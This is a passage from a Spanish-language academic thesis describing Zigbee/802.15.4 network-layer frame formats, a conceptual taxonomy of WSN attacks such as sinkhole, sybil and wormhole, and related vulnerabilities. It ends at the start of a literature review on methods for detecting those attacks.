Como se muestra en la Figura 2-10, la pila de protocolos compuesta por el estándar IEEE 802.15.4 y Zigbee provee a las WSN las funcionalidades necesarias para el desarrollo de aplicaciones y su despliegue. En donde la capa PHY define las operaciones físicas de los dispositivos Zigbee, tales como: sensibilidad de recepción, potencia de salida en la interface radio, número de canales soportados, modulación y taza de transferencia en la transmisión de datos. La capa MAC administra las transacciones de datos entre los nodos vecinos (a un salto) y proporciona servicios para la transmisión y reconocimiento de datos así como técnicas de acceso al medio y evasión de colisiones como CSMA-CA[6]. La capa NWK se encarga de las funciones de enrutamiento que permite a los paquetes pasar por varios nodos antes de llegar a un destino remoto (a más de un salto). Por último, la capa APS determina los roles de los equipos, la topología lógica de la red y provee servicios de administración de la red. en esta sección se hará énfasis en las funciones de la capa de red debido a que en el presente proyecto se intervienen los ataques y amenazas que operan en las capas MAC y NWK.



Figura 2-10.: Pila de protocolos para WSN compuesta por 802.15.4/Zigbee [35].

Formato de la PDU de la capa NWK: El formato de la PDU de red especifica los campos que conforman los paquetes que transitan la red y que determinan el tipo de tratamiento que se le debe dar por los dispositivos que lo procesan dependiendo de los datos que contienen. Cabe mencionar que la capa NWK definida en la especificación Zigbee utiliza direccionamiento de 16-bits para las transacciones de datos entre los nodos de la red. En la Figura 2-11 se muestra como están organizados los campos de los paquetes de la capa NWK.

[6]Siglas para Carrier Sense Multiple Access with Collision Avoidance y que hacen referencia a las técnicas que permiten que varios dispositivos utilicen el mismo medio de transmisión para la comunicación



Figura 2-11.: Formato de la PDU de la capa NWK [34].

- **Campo de control de trama (sub-trama):** Indica el tipo de trama, el tipo de direccionamiento utilizado, si se incluyen rutas de origen en el paquete o si la transmisión es de tipo multicast, si se aplican mecanismos de seguridad, entre otros. Dado a que es una sub-trama de la PDU de la capa NWK, ésta también define un formato con campos específicos.

- **Campo de dirección de destino:** Identifica la dirección de destino del nodo al cual va dirigida la trama o PDU de la capa NWK; a menos que el paquete sea parte de una transmisión de tipo multicast, éste campo debe contener la dirección de 16 bits de destino o difusión. De lo contrario debe contener la dirección del grupo multicast al cual pertenece el nodo.

- **Campo de dirección de origen:** Identifica la dirección del nodo que envía la trama.

- **Número de secuencia:** Es un número decimal de 1 byte de longitud (0 a 255) que identifica cada trama transmitida y aumenta con cada trama nueva que se debe transmitir. En conjunto con la dirección de origen, sirve para identificar de forma única cada trama. Inicialmente este valor se escoge aleatoriamente.

- **Dirección de origen extendida:** Contiene la dirección e 64-bits que diferencia de forma única cada dispositivo y que corresponde al nodo con la dirección de 16-bits especificada en el campo de dirección de de destino de la misma trama. Debido a la relación que tienen ambas direcciones, éste campo sirve para actualizar la tabla de vecinos en cada nodo y validar posibles inconsistencias en la misma.

- **Dirección de origen extendida:** Contiene la dirección e 64-bits que diferencia de forma única cada dispositivo y que corresponde al nodo con la dirección de 16-bits

especificada en el campo de dirección de origen de la misma trama. Debido a la relación que tienen ambas direcciones, éste campo sirve para actualizar la tabla de vecinos en cada nodo y validar posibles inconsistencias en la misma.

- **Control de multicast (sub-trama):** Si se especifica en el campo de control de trama que ésta hace parte de una transmisión de tipo multicast, éste campo sirve para indicar si el dispositivo es miembro o no del grupo y proporcionar otros mecanismos de control.
- **Campo de ruta de origen:** En realidad es una sub-trama contenida dentro de la PDU de la capa NWK. Es utilizada si se especifica en el campo de control de trama que el paquete es enviado utilizando una ruta de origen. Dado a que es una sub-trama, contiene los campos relay count (1 byte), relay index (1 byte) y relay list (longitud variable). El primero indica la cantidad de saltos incluidos en la ruta de origen, el segundo indica el índice del próximo salto al cual se debe transferir el paquete, es inicializado con una unidad menos que el campo de relay count y es decrementado por cada nodo que recibe el paquete hasta llegar a su destino; el tercer campo contiene una lista con las direcciones de red de cada salto que se debe involucrar en el envío del paquete.
- **Campo de carga útil:** Tiene una longitud variable y contiene los datos de las tramas individuales.

Sub-trama de control de trama: Como se indicó anteriormente, el campo de control de trama es una sub-trama que indica el tipo de trama individual que se transporta en el campo de carga útil de la PDU de la capa NWK y comprende diferentes campos con longitud en bits. Sin embargo, solo se profundizará en los conceptos del campo de tipo de trama y tramas individuales. En la Figura 2-12 se muestra cómo se organiza la sub-trama control de trama. Donde el campo tipo de trama se pueden especificar dos valores para el tipo de trama individual, 00 para indicar una trama de datos y 01 para indicar una trama de comando de capa NWK. Las tramas de comando de la capa de red sirven para llevar a cabo acciones de gestión de la red, tales como: validar el estado de los enlaces con los nodos vecinos, para enviar rutas, para solicitar rutas, abandonar la red o reingresar a la misma. La ejecución de estas funciones se define dependiendo de los valores en bits de cada campo. A continuación, se describe el formato de las tramas más relevantes para el trabajo actual.

En la Figura 2-13, se muestra el formato de las tramas de comando de la capa NWK, en donde el campo de control de trama se especifica que es una trama de comando de red, el campo de enrutamiento contiene las direcciones de red involucradas en la transferencia de la trama y el campo de carga útil del comando NWK es una sub-trama con el formato para los comandos de red que se requieren ejecutar. En el campo identificador de comando se pueden especificar valores de 0 a 255. Sin embargo, los comandos están identificados según los valores de la Tabla 2-3 para los tipos de paquetes que se intervienen en esta tesis. Por

otro lado, es importante resaltar que el formato de cada comando se inserta en el campo de carga útil de comando NWK.



Figura 2-12.: Formato de la sub-trama control de trama [34].



Figura 2-13.: Formato de trama de comando de la capa NWK [34].

Tabla 2-3.: Identificadores de comando de la capa NWK [34].

Identificador	**Comando**
0x01	Route request
0x02	Route replay
0x05	Route record
0x08	Link status

Comando route record (0x05): El comando route record, se utiliza por los nodos destino de una comunicación para enviar una ruta de origen hacia el nodo origen. Según la descripción anterior de los protocolos de enrutamiento de origen, el campo route record en los paquetes de red, contiene la ruta completa desde un nodo origen hasta un nodo destino. Para obtener una ruta de origen, los nodos Zigbee realizan un proceso denominado network discovery en donde los nodos origen de los datos envían un mensaje de difusión a todos los nodos de la red

solicitando la ruta de origen para un destino específico y algunos parámetros de configuración de los nodos; los nodos destino si cuentan con una ruta many-to-one, responden al mensaje de difusión con datos relativos a dicho nodo (dirección de red, nombre del nodo, entre otros) y la ruta de origen para alcanzarlo. Si los nodos no cuentan con una ruta many-to-one, simplemente envían la información del nodo sin la ruta de origen. El formato de trama para el comando route record como se muestra en la Figura 2-14, comprende únicamente dos campos: Relay Count y Relay List, en donde el primero indica la cantidad de saltos en la ruta y el segundo las direcciones de los nodos intermedios que se deben utilizar para el envío de los datos desde el nodo origen.

1 Byte	Variable
Relay Count	Relay List

Figura 2-14.: Formato de los datos para el comando route record [34].

Comando Route Request (0x01): Un comando route request sirve para que un nodo origen pueda solicitar a los nodos vecinos la ruta hacia un destino remoto. Sin embargo, éste comando comprende una característica aún más compleja y es el establecimiento de rutas many-to-one en un nodo. Las rutas many-to-one son enviadas mediante mensajes de difusión por un nodo sink, dichas rutas se establecen estáticamente en los demás nodos (nodos origen) para tener un camino fijo hacia el nodo central (nodo destino) sin tener que descubrir la ruta cada vez que se necesiten enviar datos. Además, la ruta many-to-one es actualizada periódicamente por el nodo central con el fin de mantener la comunicación con los demás nodos. Las rutas many-to-one son necesarias al implementar enrutamiento de origen en la red y su uso o no se especifica en el campo opciones de comando de la trama de comando route request. En la Figura 2-15 se ilustra el formato de la trama de comando route request.

1 Byte	1 Byte	2 Bytes	1 Byte	8 Bytes
Opciones de comando	Identificador del Route Request	Direccion de destino	Costo de la ruta	Direccion de destino extendida

Figura 2-15.: Formato de los datos para el comando route request [34].

En el formato del comando route request, el campo opciones de comando especifica las diferentes características de la trama, incluyendo el identificador de la trama (similar al número de secuencia), la dirección de destino corta y extendida que sirven para indicar hacia

cual nodo se requiere la ruta y el costo de la ruta, el cual aumenta a medida que la trama a traviesa la red. Como se observa en la Figura 2-16, En las opciones de comando se puede especificar si la trama es una solicitud de rutas many-to-one, si se emplea direccionamiento extendido en la comunicación y por último si es o no una transmisión multicast.

Figura 2-16.: Formato de los datos para el comando route record [34].

Dado que la longitud del campo many-to-one contiene 2 bits, cada valor que toma el campo puede significar una opción diferente en los parámetros del route request. Los posibles valores para este campo se muestran en la Tabla 2-4.

Tabla 2-4.: Valores del campo many-to-one en el campo opciones de la trama route request[34].

Valor del campo	Descripcion
0	Sin many-to-one habilitado.
1	many-to-one habilitado con soporte para route record
2	many-to-one habilitado sin soporte para route record
3	Reservado

Comando Link Status (0x08): los comandos de link status se utilizan por los nodos enrutadores y coordinadores para validar el estado de los enlaces con los nodos vecinos. En cada mensaje de link status se incluye la calidad del canal en sentido bidireccional y una lista de los nodos vecinos, por lo que dependiendo de la calidad de los enlaces, los nodos pueden establecer cuándo es más conveniente utilizar el enlace directo o los mecanismos de enrutamiento para el envío y recepción de datos. Los comandos de link status se envían periódicamente con el fin de mantener la información del estado de los enlaces actualizada. Adicionalmente, este tipo de tramas son de primer salto y no se reenvían hacia nodos remotos.

En la Figura 2-17, el campo opciones de comando se especifica la cantidad de estados de enlace que contiene el comando y se indica si la trama actual es la primera de varias o la última. La cantidad de entrada de estados de enlace depende de la cantidad de nodos vecinos que tenga el nodo que envía la trama. Si la cantidad de entradas de estado de enlace no requieren el envío de más de una trama, se debe especificar que la trama actual es la primera y última que se transmite. El campo lista de estados de enlace, como se muestra en la Figura 2-18, contiene una lista con los datos de cada enlace con cada nodo vecino, la lista a su vez está divida en dos campos: dirección de red del vecino y el estado de enlace. En el primero se especifica la dirección de 16 bits del vecino y en el segundo campo se indican el costo del enlace desde el nodo vecino (costo de entrada) y el costo del enlace desde el nodo actual hacia el nodo vecino (costo de salida).



Figura 2-17.: Formato de la trama para el comando Link Status [34].



Figura 2-18.: Formato de la trama lista de estados de enlace [34].

Seguridad: En la especificación Zigbee se definen los mecanismos de seguridad que pueden ser aplicados a las tramas de la capa NWK y APS, en donde la capa APS realiza los procesos para el establecimiento y mantenimiento de relaciones de seguridad, además administra las políticas y configuraciones de seguridad de los nodos. En la especificación Zigbee, cada capa

del modelo de comunicaciones es responsable de aplicar la seguridad a las tramas. Por lo tanto, la capa NWK aplica los parámetros de seguridad a las tramas correspondientes de dicha capa, al igual que hace la capa APS con las PDU que le corresponden. Cabe resaltar que la seguridad en dispositivos Zigbee está basada en criptografía simétrica usando llaves de 128-bit con estándar AES, la comunicación segura entre dos nodos se realiza cifrando las tramas con una llave de enlace que se deriva de una llave maestra precompartida, donde ésta última sirve para calcular la llave de enlace durante el proceso de establecimiento de llave entre los nodos que desean comunicarse. La asignación de la llave maestra y de enlace puede llevarse a cabo a través de un centro de confianza o ser definida por el usuario. Además, la llave de enlace es única para la transferencia de datos entre dos nodos, mientras que para las transacciones con mensajes de difusión utilizan una llave común para todos los nodos involucrados en la comunicación. Sin embargo y como se indica en la especificación Zigbee, la criptografía asimétrica tiene varias implicaciones de seguridad en combinación con las características de los nodos de las redes inalámbricas de sensores ya que estos pueden ser aislados físicamente de la red para la extracción de las llaves de seguridad por posibles atacantes. Otra característica de las tramas de red que pueden ser aprovechadas por los atacantes para llevar a cabo actividades maliciosas es el número de secuencia de las tramas, ya que modificándolo correctamente permite la inyección de tráfico ilegítimo en la red o la replicación de datos que transitaron previamente por los nodos de la red.

2.5. Ataques y vulnerabilidades de seguridad en redes inalámbricas de sensores

Debido a las características de los nodos de las redes inalámbricas de sensores y la falta de mecanismos de seguridad robustos en los protocolos de las diferentes capas del modelo comunicaciones, existe una cantidad considerable de ataques y amenazas que afectan seriamente a los usuarios finales debido al riesgo de pérdida de las características fundamentales de la información: integridad, disponibilidad y confidencialidad. En esta sección se tratan los problemas y retos de seguridad que deben afrontar las implementación de redes inalámbricas de sensores.

Como lo señalan varios autores [2, 4, 38, 39, 40, 41, 42, 43], los ataques de las WSN se pueden clasificar según la capa de comunicaciones en las que operan y el tipo de impacto que genera en la información, tales como: denegaciones de servicio(DoS), modificación de datos, pérdida o robo de la información, suplantación de identidad, entre otros. De lo anterior, proviene la importancia de dar solución a estos problemas. En ese sentido se han hecho muchos esfuerzos con el fin de caracterizar los ataques y amenazas relativas a las redes inalámbricas de sensores y redes ad-hoc con el objetivo de mitigarlos y fortalecer la seguridad de las tecnologías involucradas. Teniendo en cuenta los ataques y vulnerabilidades de las WSN, la

Figura 2-19 muestra la clasificación de estos ataques en relación con la capa del modelo de comunicaciones en las que operan, el impacto generado y el tipo de ataque. Debido a que en el desarrollo de éste proyecto se intervienen únicamente los ataques en la capa de red, solo se profundiza en los conceptos relativos a ésta.



Figura 2-19.: Clasificación de ataques para WSN [38-43].

2.5.1. Ataques de la capa de red

Los ataques de la capa de red, se ejecutan con el fin de irrumpir el funcionamiento normal de los protocolos de enrutamiento y las rutas que utilizan los nodos para la comunicación remota con otros miembros de la red [40]. Adicionalmente, se pueden emplear nodos maliciosos al interior de la red para lanzar un amplio rango de ataques que impactan de múltiples formas a los servicios de la red y la información que se transporta en ella.

- **Ataque de replicación de tráfico (Replay):** Ocurre cuándo un atacante introduce tráfico en la red que fue previamente capturado y dado a que es un tráfico válido para los nodos de la red, estos pueden llevar a cabo acciones que en el momento no se requieren, generar errores o incrementar la congestión de la red [38].

- **Reenvío selectivo (SF):** En [42] se describe éste ataque como un nodo comprometido por un atacante y que selecciona que paquetes se envían desde el nodo y cuáles no. Sin embargo, algunos autores como [40] añaden los efectos que puede ocasionar este ataque mediante la manipulación de fallas en la capa de red para irrumpir la comunicación de la WSN. El ataque puede ser ajustado dependiendo de los protocolos de enrutamiento que se emplee en la red donde los paquetes que se descartan pueden ser seleccionados

premeditadamente o aleatoriamente. En cualquier caso, este ataque causa pérdida de información importante para la red y la aplicación de esta.

- **Agujero negro (Blackhole):** Supone el escenario en donde un nodo comprometido no envía los datos que se requieren hacer llegar al nodo sink, causando de ésta forma la pérdida de datos y reduciendo el tráfico de la red [38][40]. En los casos en los cuáles el nodo comprometido es enrutador es posible que los paquetes que recibe no sean reenviados a su destino e inclusive puede generar rutas falsas en los demás nodos para atraer el tráfico hacia él, puede combinarse con ataques de reenvío selectivo para escoger los paquetes que se descartan [40].

- **Ataque sinkhole:** En éste ataque, un nodo malicioso o comprometido trata de atraer todo el tráfico de la red o al menos gran parte de él, suplantando la identidad del nodo sink para de éste modo hacer que los demás nodos envíen voluntariamente los datos hacia él. Adicionalmente, los posibles atacantes pueden ubicar el nodo malicioso cerca del nodo sink legítimo ya que es una posición de ventaja debido a que no requiere mucho esfuerzo para que los datos tomen rutas alternativas a las habituales para alcanzar el nodo sinkhole. En el proceso de atraer el tráfico hacia el nodo malicioso, es posible que éste último cree rutas falsas o modifique las existentes [40].

- **Ataque sybil:** Se presenta cuándo un nodo malicioso o comprometido asume diferentes identidades al interior de la red o suplanta la identidad de uno o varios nodos, lo cual tiene un efecto negativo en el funcionamiento del enrutamiento y almacenamiento distribuido así como otras aplicaciones de las redes de sensores como la toma de medidas de variables de entorno ya que el nodo malicioso puede presentar varios datos con diferentes identidades [4].

- **Ataque wormhole:** En un ataque wormhole, el atacante captura los paquetes de un punto específico de la red (nodo) y los reenvía a otro punto previamente seleccionado, haciendo creer a los dos nodos legítimos involucrados en el ataque que son vecinos. El reenvío de estos paquetes se realiza a través de un túnel entre ambos puntos de la red, que se establece en las etapas iniciales del ataque [40, 43]
  .

2.5.2. Vulnerabilidades en WSN

Las vulnerabilidades de los nodos al interior de una WSN que permiten ejecutar exitosamente los ataques antes mencionados, se relacionan estrechamente con la naturaleza de las WSN, ya que como se indica en [44], los nodos deben tener características de bajo consumo de energía y autogestión, lo cual conlleva a capacidades de computo reducidas y por ende las soluciones tradicionales de seguridad no se pueden aplicar de forma efectiva en los dispositivos de las WSN. Teniendo en cuenta lo anterior, en [45] se expone con mayor detalle las

características que hacen a las WSN vulnerables a diversos ataques, los más importantes se enuncian a continuación.

- **Costo de los dispositivos:** El costo de los equipos es relativamente bajo. Por lo tanto, aplicar mecanismos de seguridad especializados puede hacer de esta tecnología más cara, afectando así la popularidad de la misma.
- **Susceptibilidad al robo:** Dado que es común desplegar nodos en exteriores, sin la protección adecuada los dispositivos están expuestos a ser alienados de la red. De este modo, un atacante puede robar uno de los nodos para extraer información relativa a la configuración de la red, tales como llaves de cifrado, credenciales de autenticación o modificar el software de aplicación. Lo anterior, permite ejecutar ataques más fácilmente ya que el acceso a los datos que se transportan en la WSN se ven comprometidos, aumentando la posibilidad de inyección de paquetes maliciosos en los nodos.
- **Comunicación punto a punto o ad-hoc:** Debido a la falta de nodos centrales que canalicen el tráfico de la red, los ataques pueden ser ejecutados desde cualquier dirección y afectar a cualquiera de los nodos. De esta forma, un atacante puede pasar rápidamente del secuestro de datos a interferir en los mismos, causando pérdidas en la confidencialidad e integridad de la información.
- **Balance entre funcionalidad y seguridad:** Se debe al conflicto de intereses de mantener las características de los nodos en cuanto al bajo consumo de recursos se refiere y aumentar los niveles de seguridad. Esto se traduce en la necesidad de desarrollar soluciones que mantengan un balance entre seguridad y funcionalidad, lo cual es complejo y difícil de aplicar.
- **Medio de transmisión compartido:** Dado que las WSN utilizan canales inalámbricos compartidos en combinación con las limitantes en tamaño, bajo consumo energético y bajo costo de los nodos, estas se ven afectadas fácilmente por ataques de denegación de servicio.
- **Mecanismos de cifrado limitados:** Para muchas de las aplicaciones en WSN, el uso de cifrado asimétrico resulta costoso debido a las limitantes de recursos en los nodos. Por lo tanto, el uso de protocolos de cifrado simétrico se convierte en una de las opciones más empleadas. Sin embargo, la administración y el almacenamiento de las llaves de cifrado se ven limitadas por la capacidad de almacenamiento reducida de los nodos, lo cual resulta en llaves de longitud más corta y fáciles de descifrar.

Dadas las características anteriores, las WSN se ven expuestas a múltiples vulnerabilidades que en caso de explotación pueden afectar seriamente la disponibilidad, integridad y confidencialidad de la información y datos de los usuarios finales y de aplicación. Un acercamiento

a estas vulnerabilidades se expone en [46] en forma de amenazas, haciendo énfasis en las posibles debilidades y vulnerabilidades a las cuales se exponen los hogares inteligentes. En este caso se presentan aquellas que son mas comunes en las WSN.

- **A. Falta de protección contra ataques físicos:** Por la exposición de nodos y otros dispositivos de la WSN en exteriores para monitorear características de ambiente o el estado del clima, lo cual puede ser aprovechado por los atacantes para la manipulación maliciosa del software o hardware de los nodos.
- **B. Almacenamiento inadecuado de datos privilegiados:** Debido a la falta de configuraciones de seguridad para el almacenamiento de información, un atacante puede intervenir un nodo para extraer datos confidenciales (información de usuario, archivos o datos de configuración, entre otros), lo cual puede llevar a posibles fugas de información.
- **C. Mala administración de los dispositivos:** Dado a que no se tiene en cuenta los riesgos de seguridad en las WSN y se agregan dispositivos a la red poco seguros o con niveles de seguridad más bajos en relación a la configuración estándar de la red, aumentando de esta forma la brecha de seguridad en esta.
- **D. Uso de información de una fuente no confiable:** Causado por el medio de transmisión compartido y protocolos de enrutamiento susceptibles a la replicación e inyección de paquetes desde nodos ajenos a la red.
- **E. Diseño poco seguro y bajo control de crecimiento de la red:** Debido a dispositivos diseñados con características limitadas de seguridad y el crecimiento en cantidad de dispositivos que el usuario puede agregar fácilmente a la red sin tener en cuenta medidas de seguridad adicionales, lo cual aumenta los puntos de falla para la seguridad de la WSN.
- **F. Implementación de protocolos de cifrado débiles:** Puede ocasionar pérdidas o daños de la integridad de la información, ya que puede ser aprovechado para modificar o robar los datos que circulan por la red por los posibles atacantes.
- **G. Ausencia de control sobre el medio de transmisión:** Se debe a que las WSN como su nombre lo indica, utiliza medios inalámbricos para el envío y recepción de datos. Por lo tanto, se dificulta controlar quien accede al medio y con qué intenciones, lo cual facilita la materialización de amenazas como espionaje, interceptación y secuestro de información.
- **H. Falta de controles para la autenticación:** Puede causar robo o suplantación de identidad, lo cual es atribuible a la naturaleza ad-hoc de las WSN, en donde un

único nodo puede presentar múltiples identidades e inclusive suplantar las de los nodos legítimos.

- **I. Dispositivos con bajo nivel de resiliencia:** Puede ser explotable por la poca protección contra la intervención física de los equipos externos, la inyección de paquetes, la replicación de paquetes y la falta de mecanismos para resistir ataques de denegación de servicio. También puede atribuirse a la baja capacidad de computo de los nodos.
- **J. Ausencia de mecanismos de verificación:** Debido a la falta de algoritmos de resúmenes matemáticos o hash que permitan validar la integridad de las rutas que se comparten por los protocolos de enrutamiento.

Por último, en la Tabla 2.5, se establecen las vulnerabilidades que pueden ser explotadas para conseguir con éxito ataques sybil, sinkhole y wormhole en WSN reales. Adicionalmente, se seleccionan aquellas vulnerabilidades que se intervienen en el desarrollo de las fases de ataque y detección de este trabajo.

Tabla 2-5.: Vulnerabilidades explotables por ataques sybil, sinkhole y wormhole.

Vulnerabilidad	**Enumeración de ataques**			
	Sybil	**Sinkhole**	**Wormhole**	**Razón**
A	X	X	X	Robo de llaves de cifrado
B	X	X	X	Datos de configuración
C	X	-	-	Dificultad para detección
D	-	X	-	Inyección de paquetes
E	X	-	-	Dificultad para detección
F	-	-	X	Fácil descifrado
G	X	X	X	Espionaje/interceptación
H	X	-	-	Identidad falsa/suplantacion
I	-	X	-	Ejecución DoS
J	-	-	X	Perdida de integridad

Donde: X=Aplica, -=No aplica

Como se puede observar, es posible mapear la relación entre los ataques sybil, sinkhole y wormhole y las vulnerabilidades en WSN. De esta forma, se exponen las vulnerabilidades más comunes que pueden ser aprovechadas por posibles atacantes. En estos casos, cada vulnerabilidad permite la ejecución de una o más actividades maliciosas, por ejemplo, la vulnerabilidad A. facilita la extracción de llaves de cifrado de los nodos intervenidos físicamente, con esta información es posible descifrar el trafico capturado o cifrar paquetes maliciosos para su envió al interior de la red. Por otro lado, vulnerabilidades como G. son propias de las WSN y aunque se apliquen controles adecuados, debe ser asumida como un riesgo latente que requiere ser monitorizado permanentemente ya que es imposible determinar quién o

quienes se encuentran capturando las ondas de radio de la WSN para uso malintencionado. Una exploración a las posibles medidas de control para disminuir el riesgo de explotación de estas vulnerabilidades por ataques sybil, sinkhole y wormhole se presenta en el capítulo 5.

Retos para el aseguramiento de una WSN: Debido a que las WSN son vulnerables a los ataques anteriormente expuestos, las medidas de seguridad que se diseñen para resolver estos problemas deben tener en cuenta el propósito de los elementos de las redes inalámbricas de sensores, los protocolos y estándares que se emplean en las WSN con el fin de lograr un balance entre la seguridad y la funcionalidad. De acuerdo a lo anterior, en [38, 41] se plantean los lineamientos a tener en cuenta al momento de idear o implementar medidas de seguridad en las WSN según las características de la información. En ese orden de ideas, en términos de confidencialidad los datos deben ser accesibles solo por los usuarios autorizados, en cuanto a la autenticación, ésta debe proveer los mecanismos necesarios para la verificación y validación de la identidad de los nodos; igualmente, la integridad de la información en las WSN se debe garantizar mediante la no modificación de los datos durante las transmisiones y la disponibilidad de los datos debe ser proporcionada cada vez que un usuario o un nodo autorizado los requiera. En cuanto a los elementos de la red, se define que cada sensor debe ser independiente y tener la capacidad gestionar sus recursos, se debe contar con información precisa de la localización de los nodos y la red misma; los mecanismos de seguridad empleados deben estar sincronizados en tiempo con la red y por último, un nodo comprometido no debería afectar al resto de la red, garantizando de ésta forma la operación normal de la misma.

3. Trabajos previos

En esta sección se realiza una revisión de las técnicas y algoritmos de detección para los ataques sybil, wormhole y sinkhole en redes inalámbricas de sensores, con el fin de establecer cuáles son los métodos más actuales que se pueden emplear para mejorar la seguridad de las WSN en un futuro cercano y adaptarse a las necesidades de los dispositivos 802.15.4/Zigbee. Partiendo de lo anterior, se buscaron métodos que puedan ser aplicados a redes estáticas, se valoran los resultados obtenidos y el escenario de pruebas en los cuales se implementaron los métodos. Adicionalmente, se verifican las ventajas y desventajas de cada método.

3.1. Métodos para la detección de ataques sybil, sinkhole y wormhole en WSN

En [47] se propone el uso de algoritmos de detección embebidos en los nodos de la red para identificar a los nodos maliciosos que ejecutan ataques sinkhole empleando la colaboración entre nodos legítimos. Para lograrlo, cada nodo de la red almacena en una tabla la identificación de los nodos vecinos y la calidad del enlace entre estos y se encarga de escuchar las comunicaciones de los otros nodos de primer salto, cuándo llega un paquete de actualización de ruta a uno de los nodos, se compara el ID del nodo que envía el paquete y el parámetro de calidad del enlace (en donde se establece un umbral de calidad de enlace para cada nodo en un conjunto de reglas), si alguno de estos no coincide con los valores preestablecidos para estas características, se considera un comportamiento anómalo en la red. El enfoque de este trabajo, se basa entonces en la medición de parámetros del canal radio para determinar la calidad del canal (en dispositivos Zigbee, la calidad del canal se puede asociar al parámetro RSSI[1]). Los autores logran demostrar que el método utilizado, incluso con diferentes enfoques (redes neuronales, búsqueda binaria, búsqueda secuencial, entre otros) en comparación con otros métodos, tales como: el conteo de saltos, inspección de paquetes de publicación de rutas, autenticación y coincidencia de reglas; es mejor en cuánto a rendimiento ya que no hay incidencias en 